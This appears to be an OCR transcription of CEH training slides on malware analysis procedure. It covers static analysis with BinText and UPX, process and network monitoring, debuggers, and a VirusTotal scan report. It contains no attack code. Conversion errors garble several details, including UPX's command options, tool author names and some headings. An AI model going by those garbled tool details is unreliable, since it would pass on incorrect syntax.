


- Anti-virus sensor system is a collection of computer software that detects and analyzes malicious code threats such as viruses, worms, and Trojans. They are used along with sheep dip computers



Malware Analysis Procedure: Preparing Testbed

CEH
Certified Ethical Hacker



Malware Analysis Procedure



1. Perform static analysis when the malware is inactive
2. Collect information about:
 - θ String values found in the binary with the help of string extracting tools such as BinText
 - θ The packaging and compressing technique used with the help of compression and decompression tools such as UPX



BinText

BinText 3.0.3.

File to scan: C:\Windows\System32\IGRWinmsg.dll.m

Advanced view

File pos.	Mem pos.	D	Text
A 0000000000000000	0000100000000000	0	This program cannot be run in DOS mode.
A 0000000000000000	0000100000000000	0	IGR
A 0000000000000000	0000100000000000	0	MAUDONILOOMAUFLISYADLUNOUMAUFLINUM
U 000000000590	000010001360	0	eIGR
U 000000003F7	0000100047F7	0	Windows Installer
U 000000005F19	000010000219	0	Windows
U 0000000017AD6	000010018305	0	VS_VERSION_INFO
U 0000000017832	000010018302	0	StringFileInfo
U 0000000017856	000010018306	0	0x03480
U 00000000178EE	00001001830E	0	CompanyName
U 00000000178E8	000010018308	0	Microsoft Corporation
U 00000000178EA	00001001830A	0	FileDescription
U 00000000178EC	00001001830C	0	Installer International Messages
U 0000000017C36	000010018306	0	FileVersion

Ready AN: 3 UN: 23 RS: 2 End Save

<http://www.mcafee.com>

UPX

Command Prompt

Users\PGB\Desktop\upx391\upx391\upx.exe

Ultimate Packer for Executables
Copyright (C) 1996-2013 Markus Oberhumer, Larzal Molnar & John Rizzo

Usage: upx [-f|-l|-d|-t|-c|-h] [-o file] file...

Commands:

- f compress faster
- d decompress
- t test compressed file
- h give more help

Options:

- q --quiet
- o FILE write output to FILE
- f force compression of suspicious files
- b keep backup files
- e executables to decompress

Type 'upx -help' for more detailed help.

UPX comes with ABSOLUTELY NO WARRANTY; for details visit: <http://upx.sourceforge.net>


<http://upx.sourceforge.net>

Malware Analysis Procedure

(Conf'd)



3. Set up network connection and check that it is not giving any errors
4. Run the virus and monitor the process actions and system information with the help of process monitoring tools such as Process Monitor and Process Explorer



Process Monitor

Process Monitor - Sysinternals: www.sysinternals.com						
Time of Day	Process Name	PID	Operation	Path	Result	Detail
3:48:10.3413976 PM	SearchIndexer....	3080	FileSystemControl	C:\	SUCCESS	Control: FSCTL_R...
3:48:10.3414353 PM	SearchIndexer....	3080	ReadFile	C:\Windows\System32\mssearch.dll	SUCCESS	Offset: 1,036,464, ..
3:48:10.3414709 PM	snaggletor.exe	4004	NotifyChangeDirectory	C:\	SUCCESS	Filter: FILE_NOTIF...
3:48:10.3502152 PM	SearchIndexer....	3080	ReadFile	C:\Windows\System32\mssearch.dll	SUCCESS	Offset: 1,036,464, ..
3:48:10.3508007 PM	SearchIndexer....	3080	FileSystemControl	C:\	SUCCESS	Control: FSCTL_R...
3:48:10.6210348 PM	chrome.exe	1132	WriteFile	C:\Users\PG8\AppData\Local\Google...	SUCCESS	Offset: 5,813,248, ..
3:48:10.6211414 PM	chrome.exe	1132	WriteFile	C:\Users\PG8\AppData\Local\Google...	SUCCESS	Offset: 276,284, Le...
3:49:10.6211629 PM	chrome.exe	1132	ReadFile	C:\Users\PG8\AppData\Local\Google...	SUCCESS	Offset: 276,248, Le...
3:48:10.6212526 PM	chrome.exe	1132	WriteFile	C:\Users\PG8\AppData\Local\Google...	SUCCESS	Offset: 276,248, Le...
3:48:10.6212777 PM	chrome.exe	1132	WriteFile	C:\Users\PG8\AppData\Local\Google...	SUCCESS	Offset: 276,284, Le...
3:48:10.6360591 PM	chrome.exe	1132	TCP Send	prashant:6297 -> 123.176.32.19:https	SUCCESS	Length: 1068, start...
3:48:10.6360929 PM	chrome.exe	1132	TCP TCPCopy	prashant:6297 -> 123.176.32.19:https	SUCCESS	Length: 366, seqn...

<http://technet.microsoft.com>

Malware Analysis Procedure

(Confidential)



- Record network traffic information using the connectivity and log packet content monitoring tools such as NetResident and TCPView

- Determine the files added, processes spawned, and changes to the registry with the help of registry monitoring tools such as RegShot

NetResident

NetResident - Evaluation Version

File Search View Events Tools Help

All Data

Events

Groups Refresh Filter Host Alias Save Delete Event Detail

Groups	Count	Date	Last Updated	Protocol	Party A	Port A	Party B	Port B
<input checked="" type="checkbox"/> Dates	1	2/28/2014 5:21...	2/28/2014 5:21:49...	Web	[123.176.32.1..]	6378	[123.176.32.1..]	44
<input checked="" type="checkbox"/> 2/28/2014	42	2/28/2014 5:20...	2/28/2014 5:20:50...	Web	[123.176.32.1..]	6387	[hg-in-f103...]	44
<input checked="" type="checkbox"/> Protocols	1	2/28/2014 5:21...	2/28/2014 5:21:49...	Web	[123.176.32.1..]	6388	[hg-in-f103...]	44
<input checked="" type="checkbox"/> Party A	1	2/28/2014 5:21...	2/28/2014 5:21:49...	Web	[123.176.32.1..]	6389	[maa03s16-i...]	44
<input checked="" type="checkbox"/> Party B	23	2/28/2014 5:21...	2/28/2014 5:21:59...	Web	[123.176.32.1..]	6390	[maa03s16-i...]	44
		2/28/2014 5:21...	2/28/2014 5:21:59...	Web	[123.176.32.1..]	6392	[maa03s16-i...]	44
		2/28/2014 5:22...	2/28/2014 5:22:18...	Web	[123.176.32.1..]	6393	[maa03s16-i...]	44
		2/28/2014 5:22...	2/28/2014 5:22:18...	Web	[123.176.32.1..]	6394	[123.176.32.1..]	44
		2/28/2014 5:22...	2/28/2014 5:22:18...	Web	[123.176.32.1..]	6395	[123.176.32.1..]	44
		2/28/2014 5:22...	2/28/2014 5:22:19...	Web	[123.176.32.1..]	6396	[maa03s16-i...]	44
		2/28/2014 5:22...	2/28/2014 5:22:19...	Web	[123.176.32.1..]	6397	[maa03s16-i...]	44
		2/28/2014 5:22...	2/28/2014 5:22:20...	Web	[123.176.32.1..]	6398	[123.176.32.1..]	44
		2/28/2014 5:22...	2/28/2014 5:22:34...	Web	[123.176.32.1..]	6399	[123.176.32.1..]	80
		2/28/2014 5:22...	2/28/2014 5:22:34...	Web	[123.176.32.1..]	6400	[a23-57-206..]	44
		2/28/2014 5:22...	2/28/2014 5:22:34...	Web	[123.176.32.1..]	6401	[a23-57-206..]	44
		2/28/2014 5:22...	2/28/2014 5:22:34...	Web	[123.176.32.1..]	6402	[a23-57-206..]	44
		2/28/2014 5:22...	2/28/2014 5:22:34...	Web	[123.176.32.1..]	6403	[a23-57-206..]	44
		2/28/2014 5:22...	2/28/2014 5:22:34...	Web	[123.176.32.1..]	6404	[a23-57-206..]	44
		2/28/2014 5:22...	2/28/2014 5:22:34...	Web	[123.176.32.1..]	6405	[a23-57-206..]	44
		2/28/2014 5:22...	2/28/2014 5:22:34...	Web	[123.176.32.1..]	6406	[a23-57-206..]	44
		2/28/2014 5:22...	2/28/2014 5:22:34...	Web	[123.176.32.1..]	6407	[a23-57-206..]	44
		2/28/2014 5:22...	2/28/2014 5:22:34...	Web	[123.176.32.1..]	6408	[a23-57-206..]	44
		2/28/2014 5:22...	2/28/2014 5:22:34...	Web	[123.176.32.1..]	6409	[a23-57-206..]	44
		2/28/2014 5:22...	2/28/2014 5:22:34...	Web	[123.176.32.1..]	6410	[a23-57-206..]	44
		2/28/2014 5:22...	2/28/2014 5:22:34...	Web	[123.176.32.1..]	6411	[a23-57-206..]	44
		2/28/2014 5:22...	2/28/2014 5:22:34...	Web	[123.176.32.1..]	6412	[a23-57-206..]	44
		2/28/2014 5:22...	2/28/2014 5:22:34...	Web	[123.176.32.1..]	6413	[a23-57-206..]	44
		2/28/2014 5:22...	2/28/2014 5:22:34...	Web	[123.176.32.1..]	6414	[a23-57-206..]	44
		2/28/2014 5:22...	2/28/2014 5:22:34...	Web	[123.176.32.1..]	6415	[a23-57-206..]	44
		2/28/2014 5:22...	2/28/2014 5:22:34...	Web	[123.176.32.1..]	6416	[a23-57-206..]	44
		2/28/2014 5:22...	2/28/2014 5:22:34...	Web	[123.176.32.1..]	6417	[a23-57-206..]	44
		2/28/2014 5:22...	2/28/2014 5:22:34...	Web	[123.176.32.1..]	6418	[a23-57-206..]	44
		2/28/2014 5:22...	2/28/2014 5:22:34...	Web	[123.176.32.1..]	6419	[a23-57-206..]	44
		2/28/2014 5:22...	2/28/2014 5:22:34...	Web	[123.176.32.1..]	6420	[a23-57-206..]	44
		2/28/2014 5:22...	2/28/2014 5:22:34...	Web	[123.176.32.1..]	6421	[a23-57-206..]	44
		2/28/2014 5:22...	2/28/2014 5:22:34...	Web	[123.176.32.1..]	6422	[a23-57-206..]	44
		2/28/2014 5:22...	2/28/2014 5:22:34...	Web	[123.176.32.1..]	6423	[a23-57-206..]	44
		2/28/2014 5:22...	2/28/2014 5:22:34...	Web	[123.176.32.1..]	6424	[a23-57-206..]	44
		2/28/2014 5:22...	2/28/2014 5:22:34...	Web	[123.176.32.1..]	6425	[a23-57-206..]	44
		2/28/2014 5:22...	2/28/2014 5:22:34...	Web	[123.176.32.1..]	6426	[a23-57-206..]	44
		2/28/2014 5:22...	2/28/2014 5:22:34...	Web	[123.176.32.1..]	6427	[a23-57-206..]	44
		2/28/2014 5:22...	2/28/2014 5:22:34...	Web	[123.176.32.1..]	6428	[a23-57-206..]	44
		2/28/2014 5:22...	2/28/2014 5:22:34...	Web	[123.176.32.1..]	6429	[a23-57-206..]	44
		2/28/2014 5:22...	2/28/2014 5:22:34...	Web	[123.176.32.1..]	6430	[a23-57-206..]	44
		2/28/2014 5:22...	2/28/2014 5:22:34...	Web	[123.176.32.1..]	6431	[a23-57-206..]	44
		2/28/2014 5:22...	2/28/2014 5:22:34...	Web	[123.176.32.1..]	6432	[a23-57-206..]	44
		2/28/2014 5:22...	2/28/2014 5:22:34...	Web	[123.176.32.1..]	6433	[a23-57-206..]	44
		2/28/2014 5:22...	2/28/2014 5:22:34...	Web	[123.176.32.1..]	6434	[a23-57-206..]	44
		2/28/2014 5:22...	2/28/2014 5:22:34...	Web	[123.176.32.1..]	6435	[a23-57-206..]	44
		2/28/2014 5:22...	2/28/2014 5:22:34...	Web	[123.176.32.1..]	6436	[a23-57-206..]	44
		2/28/2014 5:22...	2/28/2014 5:22:34...	Web	[123.176.32.1..]	6437	[a23-57-206..]	44
		2/28/2014 5:22...	2/28/2014 5:22:34...	Web	[123.176.32.1..]	6438	[a23-57-206..]	44
		2/28/2014 5:22...	2/28/2014 5:22:34...	Web	[123.176.32.1..]	6439	[a23-57-206..]	44
		2/28/2014 5:22...	2/28/2014 5:22:34...	Web	[123.176.32.1..]	6440	[a23-57-206..]	44
		2/28/2014 5:22...	2/28/2014 5:22:34...	Web	[123.176.32.1..]	6441	[a23-57-206..]	44
		2/28/2014 5:22...	2/28/2014 5:22:34...	Web	[123.176.32.1..]	6442	[a23-57-206..]	44
		2/28/2014 5:22...	2/28/2014 5:22:34...	Web	[123.176.32.1..]	6443	[a23-57-206..]	44
		2/28/2014 5:22...	2/28/2014 5:22:34...	Web	[123.176.32.1..]	6444	[a23-57-206..]	44
		2/28/2014 5:22...	2/28/2014 5:22:34...	Web	[123.176.32.1..]	6445	[a23-57-206..]	44
		2/28/2014 5:22...	2/28/2014 5:22:34...	Web	[123.176.32.1..]	6446	[a23-57-206..]	44
		2/28/2014 5:22...	2/28/2014 5:22:34...	Web	[123.176.32.1..]	6447	[a23-57-206..]	44
		2/28/2014 5:22...	2/28/2014 5:22:34...	Web	[123.176.32.1..]	6448	[a23-57-206..]	44
		2/28/2014 5:22...	2/28/2014 5:22:34...	Web	[123.176.32.1..]	6449	[a23-57-206..]	44
		2/28/2014 5:22...	2/28/2014 5:22:34...	Web	[123.176.32.1..]	6450	[a23-57-206..]	44
		2/28/2014 5:22...	2/28/2014 5:22:34...	Web	[123.176.32.1..]	6451	[a23-57-206..]	44
		2/28/2014 5:22...	2/28/2014 5:22:34...	Web	[123.176.3			

Malware Analysis Procedure


(Cont'd)



Collect the following information using debugging tools such as OllyDbg and ProcDump:

- Service requests and DNS tables information
- Attempts for incoming and outgoing connections

07



<http://www.ollydbg.de>

Malware Analysis Tool: IDA Pro



<http://www.hex-rays.com>

Online Malware Testing: VirusTotal



- VirusTotal is a free service that analyzes suspicious files and URLs and facilitates the detection of viruses, worms, Trojans, etc.

The screenshot shows the VirusTotal homepage. At the top, there's a search bar with the placeholder "Search" and a URL field containing "https://www.virustotal.com". Below the search bar are navigation links for "Community", "Changelog", "Documentation", "FAQ", and "About". The main area features the VirusTotal logo and a brief description: "VirusTotal is a free service that analyzes suspicious files or URLs to quickly detect viruses, worms, trojans, and all kinds of malicious software." It includes a "File" input field, a "Scan file" button, and a note about accepting terms of service and sharing results with the community. A "Scan file" button is also present at the bottom. The footer contains the URL "http://www.virustotal.com".

The screenshot shows a detailed analysis report for a file. The URL in the browser is "https://www.virustotal.com/en/file/ee29e90a2e8c469655fe2f5eac14c2fb201116e40fd85e". The page title is "Antivirus scan for 6dc57b". The analysis summary includes:

- SH4296: ee29e90a2e8c469655fe2f5eac14c2fb201116e40fd85eacd1f502e19592635
- File name: padum07.zip
- Detection rate: 37/40
- Analysis date: 2014-03-11 13:46:14 UTC (1 day, 19 hours ago)

Below this, there are tabs for "Analysts", "Relationships", "Additional Information", "Comments", and "Votes". The "Analysts" section lists 13 different antivirus engines along with their results and update dates. The results are as follows:

Antivirus	Result	Update
AVG	Generic!B:DSSM	2014-03-09
AegisLab	Trojan!Orsan!GccG9E1M3	2014-03-10
Avast!	SPP!PwDump.B	2014-03-11
Avira-AVL	Trojan!PSW!Tod (not-a-virus)!Win32.PwDump	2014-03-11
Baidu-International	Win32.PUFG.ytu!PUF!	2014-03-11
CAT-QuickHeal	HackTool!Win32.PwDump.Ag	2014-03-11
